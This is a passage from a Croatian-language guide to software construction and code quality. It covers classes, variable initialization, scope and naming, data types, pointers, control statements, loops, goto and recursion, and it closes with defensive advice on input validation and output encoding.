Prednosti i nedostaci klasa

Prednosti kreiranja klasa:

- modeliranje objekata iz stvarnog svijeta,
- modeliranje apstraktnih objekata,
- smanjenje kompleksnosti,
- izoliranje kompleksnosti – izdvajanje kompleksnih dijelova koda u posebne klase što omogućuje lakšu provjeru ispravnosti ili zamjenu povoljnijim klasama,
- skrivanje detalja implementacije,
- ograničavanje utjecaja promjena,
- skrivanje globalnih podataka,
- stvaranje središnje točke kontrole,
- mogućnost ponovne uporabe programskog koda – programski kod raspodijeljen u više klasa moguće je ponovno iskoristiti u drugom programu.

Ograničenja klasa povezana uz programske jezike:

- ponašanje konstruktora i destruktora,
- potreba za izvornim konstruktorom,
- vrijeme poziva destruktora,
- rukovanje memorijom prilikom kreiranja i uništavanja objekta.

Varijable

Deklaracija i inicijalizacija varijabli

Prvi korak u uporabi varijabli je odluka o tipu varijable koji treba koristiti te dodavanje deklaracije varijabli. Neki jezici nemaju mogućnost implicitne deklaracije varijabli tj. automatskog deklariranja varijabli. Na primjer, ako se koristi Microsoft Visual Basic, prevodilac automatski odbacuje svaku varijablu koja nije deklarirana pa je svaku varijablu potrebno eksplicitno deklarirati (odnosno deklarirati prije uporabe). Ipak postoje i prednosti uporabe eksplicitne dodjele tipa varijablama, a to je potreba za pažljivijom uporabom varijabli.

Neki savjeti za programere koji koriste jezike s implicitnom deklaracijom:

- Isključiti implicitno deklariranje – neki prevodioci imaju takvu mogućnost, npr. Visual Basic ima opciju „*Option Explicit*" koja zahtjeva deklaraciju svih varijabla prije uporabe.
- Deklarirati sve varijable – prilikom uvođenja nove varijable potrebno ju je deklarirati iako prevodilac to ne zahtjeva.
- Koristiti pretvorbu imena (eng. refactoring) – sprječava uporabu dviju varijabli umjesto jedne.
- Provjeriti imena varijabli – mnogi prevodioci pružaju ispis svih varijabla koje se koriste u rutinama, kao i deklariranih, ali ne korištenih varijabli.

Sljedeći korak uključuje inicijalizaciju varijabli, a ujedno predstavlja jedno od najopasnijih mjesta za pojavljivanje pogrešaka u programiranju. Problemi kod nepravilne inicijalizacije očituju se kada varijabla sadrži vrijednost koju programer ne očekuje, a mogući uzroci su:

- Varijabli nikada nije dodijeljena vrijednost pa poprima vrijednost bitova koji se nalaze u memoriji na lokaciji dodijeljenoj varijabli.
- Vrijednost je zastarjela tj. dodijeljena vrijednost više ne vrijedi. Primjer je unos vrijednosti neke varijable koja se mijenja kroz vrijeme (npr. informacije o stanju valuta).
- Dijelu varijable je dodijeljena vrijednost, a dijelu nije (npr. inicijalizirani su samo neki dijelovi objekta).

Kako bi izbjegli probleme s inicijalizacijom varijabli, programerima se savjetuje:

- Inicijalizirati svaku varijablu koja je deklarirana – inicijalizacija varijabli nakon deklariranja je dobra politika za sprječavanje pogrešaka. Primjer koji slijedi pokazuje neposrednu inicijalizaciju varijable nakon njenog deklariranja.

```
float studentGrades [ MAX_STUDENTS ] = { 0.0 };
```

- Inicijalizirati svaku varijablu blizu mjesta korištenja – neki programski jezici, uključujući Visual Basic, ne podržavaju inicijalizaciju varijabli neposredno prije korištenja. Primjer ispravne inicijalizacije varijabli prikazan je u nastavku.

```
...
Dim accountIndex As Integer
accountIndex = 0
// uporaba varijable accountIndex
...
```

```
Dim total As Double
total = 0.0
// uporaba varijable total
...

Dim done As Boolean
done = False
// uporaba varijable done
While Not done
```

- Koristiti *final* ili *const* ako je moguće – deklaracijom varijable tipa *final* u jeziku Java ili *const* u C++ sprječava se dodjela vrijednosti nakon inicijalizacije. Korisne su za definiranje konstanti klasa, parametra za ispis te lokalnih varijabli čija se vrijednost ne treba mijenjati nakon inicijalizacije.
- Paziti na brojače – varijable i, j ,k, *count* su obično neka vrsta brojača. Osnovna pogreška je zaboravljanje potrebe za postavljanjem takvih varijabli na početnu vrijednost prije ponovne uporabe.
- Inicijalizirati članove klase u konstruktoru – isto kao što se varijable rutine trebaju inicijalizirati u svakoj rutini, članovi klase moraju se inicijalizirati unutar konstruktora. Memorija zauzeta konstruktorom treba se osloboditi uporabom destruktora.
- Provjeriti potrebu za ponovnom inicijalizacijom – situacije koje zahtijevaju ponovnu inicijalizaciju su višestruka uporaba neke varijable u petlji ili potreba za resetiranjem vrijednosti varijable između poziva. Ponovna inicijalizacija obavlja se u dijelu koda koji se ponavlja (u samoj petlji i sl.).
- Koristiti postavke za automatsku inicijalizaciju svih varijabli – ako prevodilac sadrži takve opcije, dobra je praksa prepuštanje inicijalizacije svih varijabli samom prevodiocu. Ipak, ovakav postupak nije pogodan za program koji je namijenjen pokretanju na drugim računalima (u tom slučaju potrebno je dokumentirati postavke).
- Iskoristiti prednosti poruka za upozorenje – mnogi prevodioci upozoravaju na uporabu ne-inicijaliziranih varijabli.
- Provjeriti valjanost ulaznih parametara – prije dodjele vrijednosti varijabli, treba provjeriti valjanost vrijednosti koja se dodjeljuje.
- Koristiti modul za provjeru pristupa memoriji (eng. memory-access checker) – samo neki operacijski sustavi omogućuju provjeru nevaljanih pokazivača, a za ostale je moguće koristiti spomenutu provjeru opcija pokazivača. Više informacije moguće je pronaći na poveznici [28] u Dodatku A.
- Inicijalizirati radnu memoriju na početku programa – inicijalizacija radne memorije na poznatu vrijednost pomaže otkrivanju problema inicijalizacije. Mogući su sljedeći pristupi:
    - Korištenje filtra za punjenje memorije s predvidljivim vrijednostima (dobra praksa je uporaba vrijednosti 0). Na primjer, na Intelovim procesorima preporuča se uporaba vrijednosti 0xCC zbog lakše detekcije jer se radi o vrijednosti koja označava prekidnu točku (eng. breakpoint interrupt). Alternativno, Brian Kernighan i Rob Pike (programerski stručnjaci koji su izdali više knjiga o programiranju poput „The Practice of Programming", „The UNIX Programming

Environment" i dr.) savjetuju uporabu vrijednosti 0xDEADBEEF jer ju je lagano prepoznati prilikom provjere pogrešaka.

- Povremena promjena vrijednosti za punjenje memorije jer se tako mogu otkriti problemi skriveni u pozadinskom okruženju koje se nikada ne mijenja.
- Inicijalizacija radne memorije na početku prevođenja.

Područje djelovanja

Izraz područje djelovanja odnosi se na prostor u kojem je varijabla poznata i može biti referencirana. Varijable s malim područjem djelovanja poznate su samo u malim dijelovima programa (npr. indeks petlje), dok su varijable s velikim područjem života poznate u većim dijelovima programa (npr. globalne varijable koje se koriste kroz cijeli program).

Različiti programski jezici rukuju područjem djelovanja na različite načine. U nekim primitivnijim jezicima sve su varijable globalne pa ne postoji kontrola nad područjem djelovanja varijable (što može dovesti do problema) Kod programskog jezika C++ (i sličnih jezika) varijabla može biti vidljiva u bloku, rutini, klasi ili cijelom programu. U programskim jezicima Java i C# varijabla može biti vidljiva i unutar skupine klasa (eng. package/namespace).

Savjeti za rukovanje vremenom života varijable:


- Lokalizirati reference varijabli – kod između referenci je „prozor ranjivosti", gdje novi dodani kod može nehotice mijenjati vrijednost varijable. Dobra praksa je lokalizirati reference varijabli grupirajući ih zajedno.

  Jedna metoda mjerenja blizine reference varijabli je izračun „razmaka" (eng. span) varijable kako je prikazano na primjeru. Prednost grupiranja referenci blizu varijabla je olakšavanje čitanja programskog koda.

```
a = 0;
b = 0;
c = 0;
a = b + c;
// Varijabla a ima razmak dva,
// b jedan,
// c nula.
```

- Održavati varijable „živima" što kraće – vrijeme života varijable označava broj naredbi kroz koje se varijabla proteže. Život varijable počinje u prvoj naredbi u kojoj je referencirana, a završava u posljednjoj. Na vrijeme života ne utječe ponovna uporaba varijable između njenog prvog i posljednjeg korištenja. Za razliku od toga, razmak je upravo definiran ponovnom uporabom varijable. Usporedba razmaka i vremena života prikazana je na Slika 9. Ako se varijabla deklarira na početku programa te često koristi do kraja programa, ona ima dugo vrijeme života i mali razmak (Slika 9 – gore lijevo). U slučaju da se varijabla definira na početku programa, koristi jednom tijekom programa i jednom na kraju programa, ona ima dugo vrijeme života te dugi razmak (Slika 9 – gore desno). Na kraju, varijabla koja je definirana na početku programa te korištena samo dva puta neposredno nakon toga ima kratko vrijeme života i kratki razmak.

Prilikom pisanja programskog koda cilj je smanjiti vrijeme života varijable jer se smanjuje prozor ranjivosti i povećava čitljivost koda. Također, smanjena je mogućnost pogrešaka prilikom inicijalizacije te omogućuje podjelu velikih rutina u manje.



Slika 9 Vrijeme života i razmak

Postupci minimiziranja vremena života:

- Inicijalizirati varijablu u petlji neposredno prije početka petlje, a ne na početku rutine.
- Ne dodjeljivati vrijednost varijabli do neposredne uporabe.
- Grupirati slične naredbe te ih rastaviti u više rutina.
- Započeti rad s najviše ograničenim područjem djelovanja te ga proširivati ako je potrebno.

Perzistentnost je drugi naziv za razmak podataka, a može poprimiti nekoliko oblika:

- perzistentnost varijabli unutar bloka koda ili rutine (npr. varijable unutar *for* petlje u jezicima C++ i Java)
- perzistentnost po odluci programera – U programskom jeziku Java varijable su perzistentne dok ne stignu u „smeće" (eng. garbage collection), dok u jeziku C++ perzistentnost vrijedi do brisanja varijable.
- perzistentnost do kraja programa (npr. globalne varijable i statičke varijable u jezicima C++ i Java).
- perzistentnost zauvijek (npr. varijable pohranjene u bazu podataka).

Osnovni problem kod perzistentnosti je pretpostavka da varijabla ima dulju perzistentnost nego što ju doista ima. To može predstavljati problem ako se takva varijabla koristi nakon što njena vrijednost više nije ispravna. Moguće rješenja su:

- Korištenje otkrivanja pogrešaka (opisano u poglavlju „2.4. Ispitivanje") za provjeru kritičnih varijabli.

- Postavljanje vrijednost varijable koja se više ne koristi na neku od „neprihvatljivih vrijednosti". Primjer je postavljanje pokazivača na null vrijednost.
- Pisanje koda s pretpostavkom da podaci nisu perzistentni.
- Deklaracija i inicijalizacija varijabli neposredno prije njihove uporabe.

Imena varijabli

Prilikom imenovanja varijabli treba paziti na odabir odgovarajućih imena. Ime varijable mora odražavati značenje varijable u kodu zbog bolje čitljivosti i razumljivosti koda. Također, ne savjetuje se dodjeljivanje prekratkih i predugih imena. Ako se prilikom imenovanja varijable koristi neki od modifikatora (*Total*, *Max*, *Min*, *Sum* i sl.) potrebno ga je smjestiti na kraj imena varijable (npr. *customerSum*). Primjeri lošeg i dobrog načina imenovanja varijabli prikazani su u nastavku.

```
x = x - xx;
xxx = fido + SalesTax( fido );
x = x + LateFee( x1, x ) + xxx;
x = x + Interest( x1, x );
```

```
balance = balance - lastPayment;
monthlyTotal = newPurchases + SalesTax( newPurchases );
balance = balance + LateFee( customerID, balance ) +
monthlyTotal;
balance = balance + Interest( customerID, balance );
```

Imenovanje nekih osnovnih tipova podataka:

1. Indeks petlje – Ako indeks služi za dohvaćanje vrijednosti polja moguće mu je dodijeliti ime poput i, j ili k. Za razliku od toga, ako indeks služi kao brojač, bolja praksa je dodjela imena koje izražava namjenu brojača (npr. *recordCount*). Slijedi primjer dobrog imenovanja varijabli u petljama.

```
for ( teamIndex = 0; teamIndex < teamCount; teamIndex++
) {
for ( eventIndex = 0; eventIndex < eventCount[ teamIndex
]; eventIndex++ ) {
score[ teamIndex ][ eventIndex ] = 0;
}
}
```

2. Varijable statusa (opisuju stanje programa) – potrebno je smisliti bolje ime od „zastavica" ili „*flag*" za varijable statusa budući da su to često korištena imena. Najbolja praksa je izbjegavanje uporabe imena „zastavica" za varijable jer takvo ime ne daje informacije o značenju varijable u kodu.
3. Privremene varijable (spremanje trenutnih rezultata) – Obično se nazivaju *temp* ili x što povećava mogućnost pogreške. Dobra praksa je

izbjegavanje uporabe imena koja označavaju privremene varijable kako je prikazano primjerima u nastavku.

```
temp = sqrt( b^2 - 4*a*c );
root[0] = ( -b + temp ) / ( 2 * a );
root[1] = ( -b - temp ) / ( 2 * a );
```

```
discriminant = sqrt( b^2 - 4*a*c );
root[0] = ( -b + discriminant ) / ( 2 * a );
root[1] = ( -b - discriminant ) / ( 2 * a );
```

4. *Boolean* varijable – Uobičajena imena varijabli tipa *boolean* su: done (gotova radnja), *error* (pogreška), *found* (pronađena vrijednost) i sl. Dobra praksa je dodjela „pozitivnih imena" tj. izbjegavanje imena poput *notFound* i sl.
5. Enumerirani tipovi podataka – Sve varijable koje spadaju u jednu grupu treba imenovati istim prefiksom (npr. *Color_Red*, *Color_Green*, *Color_blue*…).
6. Konstante – Imena konstanti trebaju dati informaciju na što se konstanta odnosi, a ne kolika je vrijednost konstante.

Osnovni tipovi podataka

Prilikom pisanja programskog koda potrebno je pripaziti na rukovanje s varijablama na sljedeći način:

1. Brojevi:
   a. Potrebno je izbjegavati umetanje „magičnih brojeva" tj. brojeva koji se pojavljuju u kodu bez objašnjenja kao u primjeru koji slijedi.

```
for i = 0 to 99 do ...
for i = 0 to MAX_ENTRIES-1 do ...
```

   b. Također, pažljivim proučavanjem koda moguće je predvidjeti dijeljenje s nulom.
2. Varijable cjelobrojnog tipa:
   a. Potrebno je pripaziti na dijeljenje brojeva tipa *integer*, kao i na dijeljenje s nulom.
   b. Provjeriti postojanje cjelobrojnog prepisivanja prilikom množenja ili zbrajanja dva broja. Prilikom provođenja takvih operacija moguće je dobiti broj veći od najveće dopuštene vrijednosti (2^{32}-1 ili 2^{16}-1) pa dolazi do pojave cjelobrojnog prepisivanja.
   c. Pripaziti na vrijednost privremenih varijabli.
3. Varijable s pomičnim zarezom:
   a. Izbjegavati uspoređivanje i ispitivanje uvjeta s varijablama ovog tipa.
   b. Predvidjeti pogreške pri zaokruživanju brojeva.
   c. Provjeriti podršku i biblioteke za određeni tip podataka.

4. Znakovi i nizovi:
    a. Izbjegavati izravno dodavanje znakova i nizova u programski kod.

```
if ( input_char == 0x1B ) ...
if ( input_char == ESCAPE ) ...
```

    b. Pripaziti na *off-by-one* pogreške, tj. logičku pogrešku koja se javlja kada se neka petlja pokrene jedan put previše ili premalo. Obično se ovakve pogreške događaju zbog inicijalizacije indeksa na vrijednost nula umjesto jedan. Drugi primjer pojave pogreške moguć je kada se koristi znak ≤ umjesto <.
    c. Upoznati se sa podrškom jezika za *Unicode* kodiranje u slučaju kada je potrebna podrška za više jezika. Ako je potrebno podržati jedan jezik savjetuje se uporaba skupine znakova ISO 8859.
5. *Boolean* varijable:
    a. Koristiti varijable tipa *boolean* za pojednostavljenje kompliciranih testova. U nastavku je prikazan isječak koda koji je kompliciran za ispitivanje, kao i postupak njegovog pojednostavljenja uporabom *boolean* varijabli. Drugi primjer koda jednostavniji je za pregled, kao i za modificiranje.

```
If ( ( document.AtEndOfStream() ) And ( Not
inputError ) ) And _( ( MIN_LINES <= lineCount )
And ( lineCount <= MAX_LINES ) ) And _( Not
ErrorProcessing() ) Then
...
End If
```

```
allDataRead = ( document.AtEndOfStream() ) And (
Not inputError )
legalLineCount = ( MIN_LINES <= lineCount ) And (
lineCount <= MAX_LINES )
If ( allDataRead ) And ( legalLineCount ) And (
Not ErrorProcessing() ) Then
...
End If
```

    b. Kreirati vlastite tipove *boolean*. Neki jezici poput jezika C++, Java i Visual Basic podržavaju varijable tipa *boolean*. Ipak postoje jezici kod kojih to nije slučaj, poput programskog jezika C. Primjer definiranja vlastitog tipa *boolean* dan je u nastavku.

```
typedef int BOOLEAN;
```

6. Enumerirane varijable (primjer dan u nastavku):

```
Public Enum Country
```

```
Country_China
Country_England
Country_France
Country_Germany
Country_India
Country_Japan
Country_Usa
End Enum
```

a. Koristiti enumerirane tipove varijabli samo kada su poznati svi članovi.
b. Pokušati zamijeniti uporabu varijable tipa *boolean* s enumeriranim varijablama.
c. Provjeriti postojanje nevaljanih vrijednosti kod pridjeljivanja vrijednosti.

7. Nizovi:
   a. Osigurati da su svi indeksi jednog polja unutar granica.
   b. Pokušati zamijeniti polja nizovima objekata.
   c. Provjeriti krajnje točke u poljima.
   d. Ako se radi o višedimenzionalnom polju, potrebno je pripaziti na rukovanje indeksima.

Posebni tipovi podataka

Mnogi jezici podržavaju i posebne tipove podataka poput sljedećih:

1. Strukture – podaci izgrađeni od drugih tipova podataka:
   a. Koristiti strukture za klasificiranje povezanosti podataka – strukture grupiraju povezane elemente. Primjer nestrukturiranih i strukturiranih podataka dan je u nastavku.

```
// bez strukture
name = inputName
address = inputAddress
phone = inputPhone

title = inputTitle
department = inputDepartment
bonus = inputBonus

// uz uporabu strukture
employee.name = inputName
employee.address = inputAddress
employee.phone = inputPhone

supervisor.title = inputTitle
supervisor.department = inputDepartment
```

```
supervisor.bonus = inputBonus
```

b. Koristiti strukture za pojednostavljivanje operacija na bloku podataka – grupirati povezane elemente u strukturu te provoditi operacije nad strukturom.
c. Pojednostaviti pozive funkcija korištenjem struktura na način prikazan u nastavku.

```
HardWayRoutine( name, address, phone, ssn, gender,
salary )
```

```
// uz uporabu strukture
EasyWayRoutine( employee )
```

2. Pokazivači:
   a. Izolirati operacije s pokazivačima u rutine ili klase.
   b. Deklarirati i definirati pokazivače istovremeno.

```
Employee *employeePtr;
// dio koda
...
employeePtr = new Employee;
```

```
// dio koda
...
Employee *employeePtr = new Employee;
```

   c. Provjeriti pokazivače prije uporabe i obrisati nakon.
   d. Provjeriti varijablu koju referencira pokazivač prije njene uporabe.
   e. Brisati pokazivače u povezanim listama u ispravnom redoslijedu.
   f. Dodati polje za provjeru valjanosti memorije (eng. dog-tag). Vrijednost polja se postavlja prilikom pohrane u memoriju, a predstavlja vrijednost koja treba ostati neizmijenjena. Nakon korištenja strukture i brisanja iz memorije potrebno je provjeriti vrijednost polja. Ako vrijednost polja nije očekivana, podaci su nevaljani. Slika 10 prikazuje označavanje pokazivača vrijednošću 0xCC nakon brisanja. Na taj način moguće je detektirati pokušaj ponovnog i nepotrebnog brisanja pokazivača.

Slika 10 Rukovanje poljem za provjeru vrijednosti memorije

a. Dodati eksplicitnu redundanciju – koristiti jedno polje dva puta. Postupak je sličan dodavanju polja za provjeru. Ako se redundantno polje ne podudara, podaci su izmijenjeni.
b. Postaviti pokazivač na nulu nakon brisanja ili prestanka uporabe.
c. Pojednostaviti složene izraze s pokazivačima. Primjer u nastavku pokazuje programski kod s uporabom pokazivača prilikom umetanja novog čvora. Pri tome se koriste: objekt trenutni čvor (currentNode), objekt koji slijedi trenutni čvor te čvor koji je potrebno umetnuti između njih. Zbog toga je potrebno koristiti izraze poput „currentNode -> next". Prikazani isječak moguće je poboljšati uporabom dodatnog pokazivača koji će označavati čvor za umetanje.

```
void InsertLink(
Node *currentNode,
Node *insertNode
) {
// umetni  "insertNode" nakon "currentNode"
insertNode->next = currentNode->next;
insertNode->previous = currentNode;
if ( currentNode->next != NULL ) {
currentNode->next->previous = insertNode;
}
currentNode->next = insertNode;
}
```

```
void InsertLink(
Node *startNode,
Node *newMiddleNode
) {
// umetni  "newMiddleNode" između "startNode" i
"followingNode"
Node *followingNode = startNode->next;
newMiddleNode->next = followingNode;
newMiddleNode->previous = startNode;
if ( followingNode != NULL ) {
followingNode->previous = newMiddleNode;
}
startNode->next = newMiddleNode;
}
```

Naredbe

Organizacija naredbi u programskom kodu osigurava bolju čitljivost i razumljivost koda. Dobro organizirani programski kod moguće je „pročitati" od vrha prema dnu. Općenite naredbe ne ovise jedna o drugoj, ali važno je paziti na redoslijed izvođenja. Programski kod treba organizirati tako da je međusobna ovisnost naredbi jasno vidljiva. Također, imena naredbi trebaju izražavati odnose među naredbama. Nejasne odnose među naredbama treba pojasniti komentarima u kodu.

Naredbe if i case

Naredbe *if* i *case* omogućuju odabir jednog stanja u ovisnosti o zadanom uvjetu.

Prilikom uporabe naredbe *if* treba voditi računa o:

1. nenarušavanju osnovnog puta kroz program,
2. pogrešno definiranje uvjeta (*off-by-one* pogreške),
3. uporabi *else* dijela naredbe,
4. pojednostavljenju uvjeta (npr. uporaba funkcija za provjeru da li je neka varijabla broj) kao u primjeru koji slijedi,

```
if ( IsControl( inputCharacter ) ) {
characterType = CharacterType_ControlCharacter;
}
else if ( IsPunctuation( inputCharacter ) ) {
characterType = CharacterType_Punctuation;
}
else if ( IsDigit( inputCharacter ) ) {
characterType = CharacterType_Digit;
}
else if ( IsLetter( inputCharacter ) ) {
characterType = CharacterType_Letter;}
```

5. pokrivanje svih mogućih slučajeva izvođenja,
6. postavljanje jednostavnijih uvjeta na početak,
7. uporabu drugih ekvivalentnih struktura (npr. case naredba).

Naredba case (switch) je konstrukcija koja se dosta razlikuje od jednog do drugog programskog jezika. Visual Basic ima podršku za razne kombinacije vrijednosti, a mnogi skriptni jezici ne podržavaju naredbu *case*.

Savjeti za pravilnu uporabu naredbe *case* dani su u nastavku:

- Postaviti najčešći uvjet na početak.
- Pojednostaviti radnje svake *case* naredbe.
- Koristiti jednostavne podatke u naredbi.
- Postaviti jedan *default* uvjet.
- Koristiti naredbu za prekid (*break*) .

Primjer dobre uporabe naredbe *case* slijedi u nastavku.

```
switch ( errorDocumentationLevel ) {
case DocumentationLevel_Full:
DisplayErrorDetails( errorNumber );
// Nastavi rad sa sljedećim uvjetom

case DocumentationLevel_Summary:
DisplayErrorSummary( errorNumber );
// Nastavi rad sa sljedećim uvjetom

case DocumentationLevel_NumberOnly:
DisplayErrorNumber( errorNumber );
break;
default:
DisplayInternalError( "Internal Error 905: Call customer
support." );
}
```

Petlje

U većini programskih jezika koristi se nekoliko vrsta petlji:

1. petlje koje se izvode određeni/poznati broj puta,
2. petlje čiji broj izvođenja nije unaprijed poznat,
3. petlje koje se izvode beskonačno,
4. petlje koje se izvode jednom za svaki element.

Petlja *while* koristi se kada se ne zna unaprijed broj izvođenje petlje. Postoji više inačica ove naredbe:

- *while* petlja s ispitivanjem uvjeta na početku,
- *do-while* petlja s ispitivanjem uvjeta na kraju,
- *while* petlja s mogućnošću prekida.

Petlja *for* koristi se kada je unaprijed poznat broj izvođenja. Postoji posebna inačica petlje, *foreach* petlja, koja omogućuje obavljanje operacija nad svakim elementom nekog skupa.

Osnovni savjeti za korištenje petlji u programskom kodu:

1. Smjestiti naredbe inicijalizacije podataka (koji se koriste samo u petlji) neposredno prije petlje.
2. Koristiti *while* naredbu za beskonačne petlje.
3. Preferirati uporabu *for* petlji, ako je to moguće.
4. Koristiti operatore (*and*, *or* i sl.) za ograđivanje naredbi u petljama.

```
while ( !inputFile.EndOfFile() && moreDataAvailable )
{
//kod unutar petlje
…
}
```

5. Izbjegavati uporabu praznih petlji prema primjeru u nastavku.

```
while ( ( inputChar = dataFile.GetChar() ) !=
CharType_Eof ) {
;
}
```

```
do {
inputChar = dataFile.GetChar();
} while ( inputChar != CharType_Eof );
```

6. Naredbe za kontrolu petlje (npr. i++) postaviti na početak ili kraj petlje.
7. Izgraditi posebnu petlju za svaku funkciju. Svaka petlja trebala bi biti jedinstvena rutina u kojoj se obavlja jedna operacija. Ako je neophodno spajanje vise radnji u jednu petlju, prvo ih je potrebno implementirati odvojeno, a zatim pokušati spojiti funkcionalnost u jednu petlju.
8. Provjeriti da li petlja završava u svim mogućim izvršavanjima.
9. Izbjegavati namještanje vrijednosti u petlji.
10. Ne oslanjati se na vrijednost indeksa petlje u ostatku koda.
11. Koristiti naredbe za prekid izvođenja (*break*).
12. Koristiti redne ili enumerirane tipove podataka za granične vrijednosti. Općenito, granične vrijednosti trebaju biti cjelobrojne zbog mogućnosti točnijeg rukovanja s njima. Prilikom zbrajanja brojeva tipa float moguće je dobiti neispravne izraze te dovesti do beskonačnog izvršavanja petlje.
13. Smisleno imenovati varijable kako bi petlje bile razumljive.
14. Ograničiti područje djelovanja indeksa petlje samo na petlju.
15. Izbjegavati petlji s puno naredbi.

Naredba goto

Naredba *goto* koristi se za „skakanje" na određeni dio programskog koda označenog labelom. Postoje mnogi argumenti protiv uporabe navedene naredbe u kodu visoke kvalitete. Jedan od prvih protivnika uporabe naredbe *goto* bio je Edsger Dijkstra, koji je u ožujku 1968. godine napisao diskusiju „Go To Statement

Considered Harmful". Tvrdio je da je kvaliteta koda obrnuto proporcionalna s brojem naredbi *goto* jer je za kod koji ih ne sadrži jednostavnije provjeriti ispravnost.

Također, dio programskog koda koji sadrži naredbe *goto* ima utjecaj na logičku strukturu cijelog programa. Korištenje naredbi *goto* utječe na optimalnost prevodioca zbog skakanja s jednog dijela koda na drugi. U praksi korištenje ovih naredbi suprotno je principu da kod treba „teći" od vrha prema dnu. Mnogi moderni programski jezici (poput jezika Java) niti ne sadrže naredbu *goto*.

Ipak, uporaba naredbe *goto* u nekim slučajevima može rezultirati kraćim i bržim programskim kodom.

Savjeti za programere koji koriste naredbu *goto*:

1. Koristiti što manje oznaka (ako je moguće samo jednu).
2. Ograničiti se na „skakanje unaprijed " tj. na naredbe koje slijede naredbu *goto*.
3. Paziti na uporabu svih oznaka definiranih u kodu.
4. Izbjegavati stvaranje koda koji je nemoguće izvesti.

Rekurzija

Rekurzija je izraz za funkciju koja rješava problem njegovom podjelom u manje cjeline te ponovnim pozivom same sebe. Sljedeći primjer pokazuje uporabu rekurzije.

```
}
void QuickSort( int firstIndex, int lastIndex, String [] names
) {
if ( lastIndex > firstIndex ) {
int midPoint = Partition( firstIndex, lastIndex, names );
// rekurzivni pozivi
QuickSort( firstIndex, midPoint-1, names );
QuickSort( midPoint+1, lastIndex, names )
}
```

Savjeti za korištenje rekurzivnih funkcija:

1. Osigurati kraj rekurzije.
2. Koristiti brojače za sprječavanje beskonačnog izvođenja.
3. Paziti na raspoloživu memoriju.
4. Ne koristiti rekurziju za računanje faktorijela i Fibonacci brojeva. Primjer računanja faktorijela preko rekurzije i bez rekurzije prikazan je u nastavku. Vidljivo je da se računanje faktorijela može puno jednostavnije, preglednije i razumljivije riješiti bez uporabe rekurzije.

```
int Factorial( int number ) {
if ( number == 1 ) {
return 1;
}
else {
return number * Factorial( number - 1 );
}
}
```

```
int Factorial( int number ) {
int intermediateResult = 1;
for ( int factor = 2; factor <= number; factor++ ) {
intermediateResult = intermediateResult * factor;
}
return intermediateResult;
}
```

Programerske pogreške i zlouporaba

Najčešće programerske pogreške

Prema rezultatima proučavanja stručnjaka Borisa Beizera najčešće programerske pogreške javljaju se pri rukovanju sa strukturom programa i podacima. Ostali rezultati prikazani su u

Tablica 2. Druga ispitivanja pokazuju drugačije rezultate jer pogreške ovise o individualnim programerima.

Pogreška	Postotak
Struktura	25.18%
Podaci	22.44%
Implementirane funkcionalnosti	16.19%
Konstrukcija	9.88%
Integracija	8.98%
Zahtjevi	8.12%
Ispitivanje definicija ili izvršavanja	2.76%
Arhitektura	1.74%
Nedefinirano	4.71%

Tablica 2 Postotak najčešćih pogrešaka

Najčešće pogreške, ali i najjednostavnije za ispravljanje, su sintaksne pogreške. Prevodioci sadrže sve bolje poruke o dijagnostici. Ipak, ne treba se potpuno pouzdati u poruku prevodioca tj. u točnost detekcije retka u kojem je pronađena pogreška. Ovakve pogreške moguće je izbjeći podjelom koda u više manjih cjelina (metoda „podijeli pa vladaj"). Također, potrebno je pronaći nepotrebne komentare i znakove.

Još jedna od čestih pogrešaka dolazi zbog neodgovarajuće provjere ulaznih vrijednosti. Npr. ako se očekuje unos brojčane vrijednosti (poput cijene) ne smije se dopustiti unos slova. Prilikom rukovanja s ulaznim vrijednosti potrebno je:

- koristiti okruženje za provjeru ulaznih vrijednosti. Jedno od češće korištenih je „ApacheStruts" (Dodatak A, [29]), okruženje otvorenog koda za razvoj Java EE web aplikacija. Također moguće je koristiti „OWASP ESAPI Validation API"(Dodatak A, [30]) skupinu alata koja omogućuje pronalaženje sigurnosnih, dizajnerskih i implementacijskih pogrešaka (dostupni za Java EE, .NET, Classic ASP, PHP, ColdFusion, Python, i Haskell).
- provjeriti vrijednosti svih podataka iz vanjskih izvora,
- provjeriti vrijednost ulaznih parametara funkcija,
- odlučiti o rukovanju s nevaljanim ulaznim vrijednostima.

Osim rukovanja s ulaznim vrijednostima moguće su pogreške s izlaznim vrijednostima, a vezane su uz nepravilno kodiranje. U takvim slučajevima napadač može izmijeniti naredbu koja se šalje nekoj komponenti što može dovesti do potpunog ugrožavanja sustava. Ako sustav generira naredbe koje se prenose nekoj komponenti u obliku zahtjeva ili upita, potrebno je odvojiti kontrolne podatke i meta-podatke (podatke koji predstavljaju informacije o drugim podacima) od korisničkih podataka. Mogući postupci zaštite uključuju:

- uporabu jezika, biblioteke i okruženja koji pružaju mogućnost kodiranja izlaznih vrijednosti,
- korištenje mehanizama koji omogućuju rastavljanje ostalih podataka od kontrolnih,
